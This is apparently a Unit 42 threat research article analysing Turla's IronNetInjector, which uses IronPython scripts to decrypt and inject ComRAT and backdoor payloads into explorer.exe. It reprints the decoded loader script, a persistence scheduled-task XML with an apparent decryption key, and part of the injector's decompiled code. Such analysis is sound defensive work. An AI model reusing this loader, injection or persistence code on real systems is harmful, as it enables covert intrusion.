IronNetInjector: Turla’s New Malware Loading Tool

unit42.paloaltonetworks.com/ironnetinjector/


Dominik Reichel February 19, 2021

By Dominik Reichel

February 19, 2021 at 6:00 AM

Category: Malware, Unit 42

Tags: .NET Framework, ComRAT, IronNetInjector, IronPython, RPC Backdoor, Turla



This post is also available in: 日本語 (Japanese)

Executive Summary

In recent years, more and more ready-made malware is released on software development hosting sites available for everybody to use – including threat actors. This not only saves the bad guys development time, but also makes it much easier for them to find new ideas to prevent detection of their malware.

Unit 42 researchers have found several malicious IronPython scripts whose purpose is to load and run Turla’s malware tools on a victim’s system. The use of IronPython for malicious purposes isn’t new, but the way Turla uses it *is* new. The overall method is known as Bring Your Own Interpreter (BYOI). It describes the use of an interpreter, not present on a system by default, to run malicious code of an interpreted programming or scripting language.

The first malicious IronPython scripts of the tool we describe here were discovered last year by a security researcher from FireEye. At the beginning of this year, another security researcher from Dragos pointed out some new scripts of the same threat actor uploaded to VirusTotal from two different submitters. We found that one of the submitters also uploaded two other samples, which are most likely embedded payloads of one of the IronPython scripts. These samples helped us to understand how this tool works, what malware it loads and which threat actor uses it.

While the IronPython scripts are only the first part of the tool, the main task of loading malware is done by an embedded process injector. We dubbed this toolchain IronNetInjector, the blend of IronPython and the injector’s internal project name NetInjector. In this blog, we describe the IronPython scripts and how they’re used to load one or more payloads with the help of an injector.

Palo Alto Networks customers are protected from this threat through WildFire and Cortex XDR. AutoFocus customers can investigate this activity with the tag “IronNetInjector”.

What Is IronPython?

First, let’s take a look at what IronPython is and why it was chosen as a loading vector. In the words of the IronPython team:

IronPython is an open-source implementation of the Python programming language which is tightly integrated with the .NET Framework. IronPython can use the .NET Framework and Python libraries, and other .NET languages can use Python code just as easily.

And further:

IronPython's sweet-spot is being able to use the .NET framework APIs directly from Python.

With IronPython, you can use .NET framework APIs directly in your Python script. It is a Python interpreter written entirely in C#. Currently, it fully supports Python 2, while support for Python 3 is still in development. As one of two official projects formerly developed by Microsoft, the other being IronRuby, it uses the Dynamic Language Runtime (DLR).

Now, it becomes clear why IronPython is also attractive for malware authors. You can make use of the .NET framework APIs without having to compile a .NET assembly. Of course, this requires the IronPython interpreter to also be present on the system, but that can be accomplished in different ways. Also, IronPython scripts don’t run with the original Python interpreter when .NET framework APIs are used in the code. In case of a sandbox that supports Python scripts, the interpreter would simply crash without any dynamic analysis result. Further, as IronPython is written in C# and thus its process contains all the Common Language Runtime (CLR) on execution, one can easily load additional assemblies.


IronNetInjector

IronNetInjector is made of an IronPython script that contains a .NET injector and one or more payloads. The payloads can be also .NET assemblies (x86/64) or native PEs (x86/64). When an IronPython script is run, the .NET injector gets loaded, which in turn injects the payload(s) into its own or a remote process.

The key features of the malicious IronPython scripts are as follows:

- Function and variable names are obfuscated.
- Strings are encrypted.
- Contain an encrypted .NET injector and one or more encrypted PE payloads.
- Take one argument that is the decryption key for the embedded .NET injector and PE payload(s).
- Embedded .NET injector and payload(s) are encoded with Base64 and encrypted with Rijndael.
- Log messages are written to %PUBLIC%\Metadata.dat
- Error messages are written to %PUBLIC%\Metaclass.dat

The following screenshot shows one of the IronPython scripts decoded:



```python
# Original sample: 3aa37559ef282ee3ee67c4a61ce4786e38d5bbe19bdcbeae0ef504d79be752b6

# String decryption function
# decrypted_str = lambda s, k: ''.join([chr((ord(c) ^ k) % 0x100) for c in s])

import sys
import os
import base64
from System.Security.Cryptography import*
from System.Reflection import*
import System

asm = "73iit4hXIeD...Bz2coLRhcUs="
payld = "Lq5OFpeUZ...nW70LPP2CCQ="


def str_to_bytes(str):
    return System.Array[System.Byte]([ord(x) for x in list(str)])


def decrypt(cipherText, key_str, iv_str, log_handle):
    decrypted = None

    try:
        rjdMgd = RijndaelManaged(KeySize=128, BlockSize=128)
        rjdMgd.Key = str_to_bytes(key_str)
        rjdMgd.IV = str_to_bytes(iv_str)
        rjdMgd.Padding = PaddingMode.PKCS7
        cipherText = str_to_bytes(cipherText)

        with System.IO.MemoryStream()as msDecrypt:
            with CryptoStream(msDecrypt, rjdMgd.CreateDecryptor(rjdMgd.K
                csDecrypt.Write(cipherText, 0, cipherText.Length)
                csDecrypt.FlushFinalBlock()
                msDecrypt.Position = 0
                decrypted = System.Array.CreateInstance(System.Byte, msD
                msDecrypt.Read(decrypted, 0, decrypted.Length)

    except System.SystemException as ex:
        log_handle.write("[!] Net exc (msg: {0}, st: {1})".format(ex.Mes
        log_handle.flush()
        decrypted = None

    return decrypted
```

```python
if __name__== "__main__":
    if len(sys.argv) != 2:
        exit()

    assem_type = "DefaultSerializer.DefaultSerializer"
    proc_name = "Invoke"
    proc2_name = "InvokeVoid"
    explorer_name = "explorer.exe"
    export_name = "VFEP"
    public_folder = os.getenv("PUBLIC", "")
    stderr_handle = open(public_folder + "\\Metaclass.dat", 'w')
    orig_stderr = sys.stderr
    sys.stderr = stderr_handle
    log_handle = open(public_folder + "\\Metadata.dat", 'w')
    assem = decrypt(base64.b64decode(asm[16:]), sys.argv[1], asm[:16], log_handle)

    if assem == None:
        log_handle.write("[!] Failed to get assem")
        log_handle.close()
        sys.stderr = orig_stderr
        stderr_handle.close()
        exit()

    payload = decrypt(base64.b64decode(payld[16:]), sys.argv[1], payld[:16], log_handle)

    if payload == None:
        log_handle.write("[!] Failed to get payload")
        log_handle.close()
        sys.stderr = orig_stderr
        stderr_handle.close()
        exit()

    try:
        loadedAssem = Assembly.Load(assem)
        instType = loadedAssem.GetType(assem_type)
        pids = get_pids(explorer_name)

        for pid in pids:
            log_handle.write("Tgt: {0}".format(pid))
            objType = loadedAssem.CreateInstance(instType.FullName, False, BindingFlags.ExactBinding, None, System.Array[System.Object]([payload, pid]), None, None)
            log_handle.write(instType.GetMethod(proc_name).Invoke(objType, None))
            log_handle.write(instType.GetMethod(proc2_name).Invoke(objType, System.Array[System.Object]([export_name, None])))
```

Figure 1. Decoded IronPython script with embedded .NET injector and ComRAT payload (both shortened).

We have found two versions of the .NET injector, a newer variant internally named NetInjector compiled in 2019 and an earlier variant named PeInjector_x64 compiled in 2018. The earlier variant is much more limited in functionality compared to the 2019 variant.

Both versions are full-blown PE injection tools able to load a native x86/64 payload reflectively into a remote process. This is accomplished via unmanaged functions and the use of PeNet, a publicly available PE parser library written in C#. The decompiled code is self-explanatory as meaningful function, method and variable names are used throughout the code. Additionally, log and error messages are being used extensively.

Most of the code of the 2018 variant is taken from PowerShell Empire's ReflectivePEInjection script and got translated into C#. It's written in a much more specific manner than the 2019 variant, which is a generically written injection tool. The newer version additionally contains the ability to inject .NET assemblies into unmanaged processes. Also, it can load payloads into its own process space, the IronPython interpreter process.

The newer injector has the following PDB path left:

C:\Users\Devel\source\repos\c4\agent\build_tools\agent_dll_to_Python_loader\NetInjector\NetInjector\obj\Release\NetInjector.pdb

The same submitters who uploaded the IronPython scripts also submitted other files which are directly related to IronNetInjector. Based on the file sizes and the file sizes of the embedded payloads in the IronPython scripts, we can make some assumptions about what the payloads likely are.

The following table shows the IronPython scripts categorized by the different VirusTotal submitters. It also shows which other samples uploaded by the same submitter or the other submitters are connected and gives the assumed embedded malware:


Submitter	IronPython script(s) uploads	Related samples uploaded by same submitter	Payload assumptions
1	• prophile.py • profilec.py	• IronPython-2.7.7z: Portable IronPython version that contains the two IronPython scripts and a Windows task XML to start profilec.py	• prophile.py: .NET injector (variant 2018) + RPC backdoor variant • profilec.py: .NET injector (variant 2019) + ComRAT variant
2	• profile.py	-	• profile.py: .NET injector (variant 2019) + ComRAT variant

3	• 10profilec.py • 120profilec.py • 220profile.py	-	• 10profilec.py: .NET injector (variant 2018) + ComRAT variant • 120profilec.py: .NET injector (variant 2019) + ComRAT variant • 220profile.py: .NET injector (variant 2018) + Unknown
4	• profilec.py	• NetInjector.dll: .NET injector (variant 2019), most likely embedded .NET injector in profilec.py of same submitter • payload.exe: ComRAT v4 variant (DLL), most likely embedded in profilec.py of same submitter	-
5	-	• part_1.data: .NET injector (variant 2018), most likely embedded in prophile.py of submitter 1 • part_2.data: RPC backdoor variant, most likely embedded in prophile.py of submitter 1 • part_3.data: RPC backdoor variant, most likely embedded in prophile.py of submitter 1	-

Table 1. Categorized IronPython samples according to VirusTotal submitters and their assumed payloads.

It becomes clear that IronNetInjector is mostly used to load ComRAT. In one case, a variant of the RPC backdoor is used and in another a payload that we couldn’t associate with known malware.


We also couldn’t verify how the IronPython scripts get run in the first place. One of the submitters uploaded a 7-Zip archive with the contents of the IronPython MSI file of version 2.7.0.40 from 2011. This archive also contains two IronPython scripts (see table) and a Windows task XML file named mssch.xml with the following content:



```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Description>PythonUpdateSrvc</Description>
  </RegistrationInfo>
  <Triggers>
    <EventTrigger>
      <Enabled>true</Enabled>
      <Subscription>&lt;QueryList&gt;&lt;Query Id="0" Path="Microsoft-Windows-GroupPolicy/Operati
      <Delay>PT1M</Delay>
    </EventTrigger>
    <EventTrigger>
      <Enabled>true</Enabled>
      <Subscription>&lt;QueryList&gt;&lt;Query Id="0" Path="Microsoft-Windows-GroupPolicy/Operati
      <Delay>PT1M</Delay>
    </EventTrigger>
    <LogonTrigger>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>"C:\ProgramData\IronPython-2.7\ipy64.exe"</Command>
      <Arguments>"C:\ProgramData\IronPython-2.7\profilec.py" X6Y1udb4ddVfYxyU</Arguments>
    </Exec>
  </Actions>
</Task>
```

Figure 2. Windows task XML file for IronNetInjector.

The task is used to start an IronPython script with the 64-bit version of the interpreter. As a command line argument, the Rijndael decryption key is passed. However, the key didn't decrypt on any of the embedded files in the scripts we found. The task's description is PythonUpdateSrvc and it runs either on Windows startup when a user logs in or when one of two system events get created:



Trigger	Details	Status
On an event	On event - Log: Microsoft-Windows-GroupPolicy/Operational, Source: Microsoft-Windows-GroupPolicy, Event ID: 8001	Enabled
On an event	On event - Log: Microsoft-Windows-GroupPolicy/Operational, Source: Microsoft-Windows-GroupPolicy, Event ID: 5324	Enabled
At log on	At log on of any user	Enabled

Figure 3. IronNetInjector task triggers.

Depending on the system, the event with ID 8001 belongs to Microsoft Internet Information Services (IIS), Microsoft Exchange Server or Windows Server (Source: Netsurion EventTracker). The other event with ID 5324 is likely related to the logoff from Winlogon. Both triggers only happen when these events appear in the Microsoft-Windows-GroupPolicy(/Operational) event logs.


When we consider that the files in the 7-Zip archive were all taken from the same directory, we can make some assumptions. The attacker might have used the IronPython MSI to install the interpreter to C:\ProgramData\IronPython-2.7 on the victim's system. The IronPython scripts and the Windows task XML were placed in the same directory. The task file is then used to create a task which in turn starts a script when triggered. However, it's also possible that the submitter collected the files from different places and just bundled them into an archive for scanning purposes. It's also unclear why the attacker would use such an old version of IronPython.

A Brief Walkthrough

Let’s go briefly through the execution flow based on one of the scripts of VirusTotal submitter 4 that contains the 2019 variant of the injector and a ComRAT variant (SHA256: 3aa37559ef282ee3ee67c4a61ce4786e38d5bbe19bdcbeae0ef504d79be752b6).

When an IronPython script is run, it is loaded into the IronPython interpreter. In the IronPython script, the embedded .NET injector (SHA256: a56f69726a237455bac4c9ac7a20398ba1f50d2895e5b0a8ac7f1cdb288c32cc) and ComRAT DLL payload (SHA256: a62e1a866bc248398b6abe48fdb44f482f91d19ccd52d9447cda9bc074617d56) get decoded and decrypted. This is done with the Python Base64 module and the RijndaelManaged class from the C# cryptography namespace. The decryption key is passed as an argument to the IronPython script. The Rijndael initialization vector (IV) is stored in the script. Next, the .NET injector gets loaded into the IronPython process with the help of the Assembly.Load() method of the C# Reflection namespace. That's possible because IronPython itself is a .NET assembly and thus its process already contains all the .NET runtime libraries.

After the injector assembly is loaded, the ID of the process where the ComRAT DLL gets injected is retrieved. In this case, the explorer.exe was chosen. This routine to get the PID slightly differs in the IronPython scripts we found. While one script uses the C# method GetProcessesByName() to get the PID, the other scripts run the Windows tool tasklist.exe with the help of the Python os.popen() function. The output is then parsed to the targeted process ID with the help of tasklist filters. Also, some scripts filter the PID based on a Windows service name. When the PID is found, an instance of the injector assembly is created and the ComRAT payload bytes and PID are passed.



```python
def get_pids(process_name):
    return Process.GetProcessesByName(process_name)
```

```python
def get_pid(serv_name):
    pid = 0
    output = os.popen("tasklist /FI \"SERVICES eq " + serv_name + "\" /FO LIST").read()
    pid_index = output.find("PID")

    if pid_index != -1:
        output = output[pid_index:]
        for i, c in enumerate(output):
            if c.isdigit():
                pid = int(output[i:output.find('\n')])
                break
    return pid
```

```python
def get_pids(process_name):
    pids = []
    pid_name = "PID"
    output = os.popen("tasklist /FI \"IMAGENAME  eq " + process_name + "\" /FO LIST").read()
    pid_index = output.find(pid_name)

    while(pid_index != -1):
        pid_index += len(pid_name)
        output = output[pid_index:]
        for i,c in enumerate(output):
            if c.isdigit():
                pids.append(int(output[i:output.find('\n')]))
                break
        pid_index = output.find(pid_name)

    return pids
```

Figure 4. PID retrieval function variations in the different IronPython scripts.

Finally, the injector's public methods Invoke() and InvokeVoid() get called. In the latter, the exported function name VFEP of the ComRAT payload gets passed. From this point on, the .NET injector takes control over the further execution.

The .NET injector contains the following namespaces:

- DefaultSerializer
- PeNet
- PeNet.Parser
- PeNet.Structures
- PeNet.Structures.MetaDataTables
- PeNet.Structures.MetaDataTables.Parsers
- PeNet.Utilities


While the PeNet code is copied from the project, the namespace DefaultSerializer contains the injector code and is made of the following classes:

- DefaultSerializer: Contains the injector code.
- NetBootstrapper: Contains 32-/64-bit bootstrappers to load an assembly into an unmanaged process.
- Win32: Contains the imported unmanaged function declarations and win32 structures/constants.

The DefaultSerializer class exposes four public methods:

- InjectAssembly
- Invoke
- InvokeAssemblyMethod
- InvokeVoid

These methods are used pairwise. The method InjectAssembly is used to inject a .NET assembly into a native process (or its own) and InvokeAssemblyMethod to call any chosen method of the injected assembly. The method Invoke is used to inject a native PE into a remote process and InvokeVoid to call any exported function of the injected payload.



```
NetInjector (1.0.0.0)
  NetInjector.dll
    PE
    Type References
    References
    { } -
    { } DefaultSerializer
      DefaultSerializer @02000051
        Base Type and Interfaces
        Derived Types
        DefaultSerializer(byte[]) : void @0600030F
        DefaultSerializer(byte[], int) : void @06000310
        DefaultSerializer(byte[], IntPtr) : void @06000311
        CheckCompatibility() : string @06000329
        CopyLoadedLibraryToTargetProcess(IntPtr, IntPtr) : string @06000322
        CreateRemoteThread(IntPtr, IntPtr, IntPtr) : IntPtr @0600033C
        EnableSeDebugPrivilege() : string @0600032B
        ExecuteShellcodeInTargetProcess(List<byte>) : string @06000332
        GetAssemblyMethodResult() : byte[] @06000315
        GetFunctionAddressInTarget32ProcessWithShell(IntPtr, IntPtr) : IntPtr @06000335
        GetFunctionAddressInTarget64ProcessWithShell(IntPtr, IntPtr) : IntPtr @06000336
        GetFunctionAddressInTargetProcess(IntPtr, string, int) : IntPtr @06000327
        GetFunctionAddressInTargetProcessWithShell(IntPtr, string, int) : IntPtr @06000334
        GetLocalSystemFunctionsAdresses() : string @06000325
        GetModuleHanldeInTargetProcess(string) : IntPtr @06000328
        GetNetBootstrapper(bool) : byte[] @06000313
        GetOrdinalValue(long, bool) : int @06000337
        GetRemoteSystemFunctionsAdresses() : string @06000326
        GetSectionProtectionFlag(uint) : uint @06000320
        GetVirtualProtectValue(uint) : uint @0600032E
        InjectAssembly() : void @06000312
        Invoke() : string @06000318
        InvokeAssemblyMethod(string, byte[]) : byte[] @06000314
        InvokeEntryPoint() : string @0600031B
        InvokeRemoteEntryPoint32() : string @0600031C
        InvokeRemoteEntryPoint64() : string @0600031D
        InvokeVoid(string, byte[]) : string @06000319
        InvokeVoidInner(string, IntPtr) : string @0600031A
        IsLoadedByOrdinal(long, bool) : bool @06000338
        IsTargetProcess64() : bool @0600032C
        LoadHeaders(IntPtr) : string @06000321
        LoadImportDllIntoTargetProcess(string) : IntPtr @06000339
        LoadImportLibraryIntoTarget32Process(IntPtr) : IntPtr @0600033B
        LoadImportLibraryIntoTarget64Process(IntPtr) : IntPtr @0600033A
        LoadLibraryIntoTargetProcess() : string @0600031E
        LoadSections(IntPtr) : string @06000324
```

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Text;
using PeNet;
using PeNet.Structures;

namespace DefaultSerializer
{
    // Token: 0x02000051 RID: 81
    public class DefaultSerializer
    {
        // Token: 0x0600030F RID: 783 RVA: 0x00007BE0 File Offset: 0x00005DE0
        public DefaultSerializer(byte[] peBytes)
        {
            this.m_libraryBytes = peBytes;
            this.m_isLocalInjection = true;
